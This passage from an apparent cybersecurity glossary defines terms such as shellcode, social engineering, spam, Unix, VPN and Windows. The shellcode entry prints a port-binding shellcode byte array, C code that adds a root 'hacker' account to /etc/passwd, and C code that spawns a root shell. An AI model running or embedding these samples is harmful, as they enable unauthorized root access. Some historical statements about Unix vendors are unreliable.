RAR is an archive file format developed by Eugene Roshal a Russian software engineer[114]. The name of the archive file format "RAR" stands for Roshal ARchive and is licensed under the win.rar GmbH[114]. RAR archive compress to the file name extensions .rar, .rev, .r00, and .r01[114]. The first release of RAR was in March 1993[114].

The popular WinRAR program was developed by Eugene Roshal to allow users to create and unpack RAR archives[115].



Figure 48: WinRAR 4.11 in Windows 7 [115]

Root

See Administrator.

Shellcode

Shellcode is a small piece of code generally written in low-level machine commands and used as a payload to exploit a software vulnerability[84]. The term shellcode was coined because generally the code is used to start a command shell with root privileges[84].

Below is an example of shellcode that when executed in linux will open a bourne shell and connected to port 4444[85].

```
char shellcode[] =
"\x33\xc9\x83\xe9\xeb\xd9\xee\xd9\x74\x24\xf4\
x5b\x81\x73\x13\x8a\xd4\xf2\xe7\x83\xeb\xfc\xe
2\xf4\xbb\x0f\xa1\xa4\xd9\xbe\xf0\x8d\xec\x8c\
x6b\x6e\x6b\x19\x72\x71\xc9\x86\x94\x8f\x9b\x8
8\x94\xb4\x03\x35\x98\x81\xd2\x84\xa3\xb1\x03\
x35\x3f\x67\x3a\xb2\x23\x04\x47\x54\xa0\xb5\xd
c\x97\x7b\x06\x3a\xb2\x3f\x67\x19\xbe\xf0\xbe\
x3a\xeb\x3f\x67\xc3\xad\x0b\x57\x81\x86\x9a\xc
8\xa5\xa7\x9a\x8f\xa5\xb6\x9b\x89\x03\x37\xa0\
xb4\x03\x35\x3f\x67";
```

In addition to opening a bourne shell other tasks can be performed such as emailing a file, rebooting a system, adding a user with root privileges, etc[85].

For example to add a user with root privileges the attack would write the following code below (generally in assembly). We show the code below in C instead of assembly in order to easy the process of understanding the code for the reader.

```
#include <stdio.h>
#include <fcntl.h>

main() {
      char *filename = "/etc/passwd";
      char *line     =
            "hacker:x:0:0::/:/bin/sh\n";
      int f_open     =
      open(filename,O_WRONLY|O_APPEND);
```

```
        write(f_open, line, strlen(line));
        close(f_open);
        exit(0);
    }
code from [85]
```

In the code above filename points to the location of where the linux passwords file is stored. The variable line holds one line of text to add to the linux passwords file. In this line of text the code lists the username “hacker” the group permissions “0” and the user permissions “0”, the permission of 0 is root privileges. Lastly the line of text lists the shell to use “/bin/sh”. The code then opens the filename for appending text and writes the line of text using the file pointer f_open then closes to file. Now with root privileges the user “hacker” has control over the system to do as he sees fit.

As another example the code below will open a shell with root privileges.

```
#include <stdio.h>

main() {
      char *name[2];
      name[0] = "/bin/sh";
      name[1] = NULL;
      setreuid(0, 0);
      execve(name[0],name, NULL);
}
code [85]
```

The name char variable in the code above holds the shell that the program will open. The next line of code “`setreuid(0, 0);`” sets the permissions to root privileges. Then the code “`execve(name[0],name, NULL);`” opens the shell and the attacker or software has access to a shell with root privileges.

Social Engineering

In information security the term social engineering means the art of tricking people into revealing secret information or preforming actions[70]. The types of secret information varies but commonly attackers try to get is banking information, passwords, or other information to obtain access to a computer system or to aid in their malicious intents[71]. A

common phrase among security experts is that the weakest link in the chain is the human who accepts a person or scenario at face value[71]. As a result attackers will use social engineering tactics to obtain information that would otherwise be difficult for them to gather on their own.

A common social engineering attack by an attacker is to send an email that appears to be from the victim's friend. In the email the attacker writes a message that entices the victim to click on a link that directs to a malware infected site or software. The attacker, pretending to be their victim's friend, could claim to have been robbed in another country and need funds wired to them urgently promising to pay them back when they return.

Another social engineering attack is to use a baiting scenario in which the attacker dangles something that people may want. This can be on an classified ads site, when the victim replies to the ad the attacker then requests personal information before continuing.

Spam

Spam refers to unwanted or unsolicited emails sent to several recipients in order to advertise a product or item[77]. Spam can also be used to distribute malware to victim's by attaching infected software or linking to an infected website.

Spammers (the persons who send spam) are able to send larges amounts of emails to recipients with only the cost of managing a computer system or no cost by illegally using victim machines. Some spammers utilize botnets to illegally use victim's machines to spam their advertisements. While others may manage computer systems send spam.

Spoofing

Spoofing is when an attacker or a malicious program successfully pretends to be another in order to gain an illegitimate advantage[76].

Splunk

Splunk is a software company that specializes in big data analysis, searching, and monitoring[116]. The headquarters of Splunk is in San Francisco, California and is registered in several countries[116]. Co-founders Michael Baum, Erik Sawn, and Rob

Das116 founded the company in 2003. The name Splunk was adopted as the company name as a reference to exploring caves, as in spelunking[116].

Trusteer

The company Trusteer is an Israel-based security company with headquarters in Boston, Massachusetts in the USA[111]. Trusteer develops the Rapport security software in addition to publishing security research[111].

Unix

Unix is a multitasking, multiuser operating system developed in 1969 by Ken Thompson, Dennis Ritchie, Brian ernighan, Douglas Mcllory, Michael Lesk, and Joe Ossanna at AT&T Bell Labs[99]. Originally Unix was developed in assembly and later recoded almost in its entirety in the C programming language, which allowed for enhanced portability and development[99].

The University of Illinois at Urbana Champaign was the first outside institution to receive a licensed copy of the Unix operating system[99]. Today the Open Group now owns the Unix trademark[99].

Between 1970 to 1980 Unix was adopted by several tech startups including Solaris, HP-UX, Sequent, AIX, and Darwin which is the core set of components for the Apple OS X and iOS operating systems[99].

There are also several Unix-like operating systems that have been developed such as Linux, Berkley Software Distribution (BSD) and their variants (OpenBSD, FreeBSD, NetBSD), and MINIX[99].

The figure below shows the history of Unix and Unix-like operating systems. The figure of the history has been broken up into two images to allow for easy of reading the text. The left side is the first figure below; dates are located on the right side. The second figure is the right side with dates located on the right side.



Figure 49: Evolution of Unix systems (left side) [99]


Open Source
Mixed/Shared Source
Closed Source
1969
1971 to 1973
1974 to 1975
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001 to 2004
2005
2006 to 2010
2011
PWB/Unix
Xenix 1.0 to 2.3
Xenix 3.0
SCO Xenix
SCO Xenix W286
SCO Xenix V386
SCO Xenix W386
SCO Unix 3.2.4
OpenServer 5.0 to 5.04
OpenServer 5.0.5 to 5.0.7
OpenServer 6.0
System
System V R1 to R2
System V R3
System V R4
AIX 1.0
AIX 3.x to 7.1
Unixware 1.x to 2.x
Unixware 7.x
Solaris 2.1 to 10
OpenSolaris 2008.05 to 2009.
HP/UX 1.0 to 1.2
HP/UX 2.0 to 3.0
HP/UX 6 to 11
HP/UX 11i to 11i v3

Figure 50: Evolution of Unix systems (right side) [99]

Virtual Private Network (VPN)

A Virtual Private Network is a network uses public network infrastructure in order to provide remote individuals or offices with secure access to the organizations private network[102]. The Virtual Private Network gives employees the ability to access their companies intranet resources securely while physically away from the companies offices[102]. Another use for Virtual Private Networks is to protect an individual's identity by connecting to a proxy server setup by a third party, allowing the user to connect and use the Internet resources anonymously[102].

Below shows a figure that describes the infrastructure of a typical VPN setup.



Figure 51: VPN Connectivity Overview [102]

Vulnerability

Vulnerability is an unintended flaw in computer software or hardware that allows an attacker to reduce the system's information assurance[78]. An attacker can exploit vulnerability by means of malicious software or a technique that can connect to a systems weakness[78].

Windows

Windows is a series of operating systems developed by the Microsoft Corporation[87]. The first operating system in the series was introduced on November 20, 1985 as a graphical operating system shell for MS-DOS[87].



Figure 52: Windows 1.0, the first version, released in 1985 [87]

The operating system MS-DOS was owned by Microsoft at the time the first Windows series of operating systems was released. Soon Windows would over take the market with a 90% market share out pacing Mac OS, which was released in 1984[87].

The versions of Windows released are Windows version 1.0, 2.0, 2.1x, 3.0, 3.1, 9x, NT, XP, Vista, 7, and 8. Within the Windows 9x family is Windows 95, 98, and ME.

The Windows 9x family looks similar to the Windows 95 screenshot below.



Figure 53: Windows 95, released in August 1995, introduced the taskbar and Start menu to the operating system [87]

The most recent version of Windows at the time of this writing is Windows 8. The Windows 8 operating system features the ability to use touch screen in a mobile like fashion[88].

Figure 54: Screenshot of the Start screen of Windows 8 [88]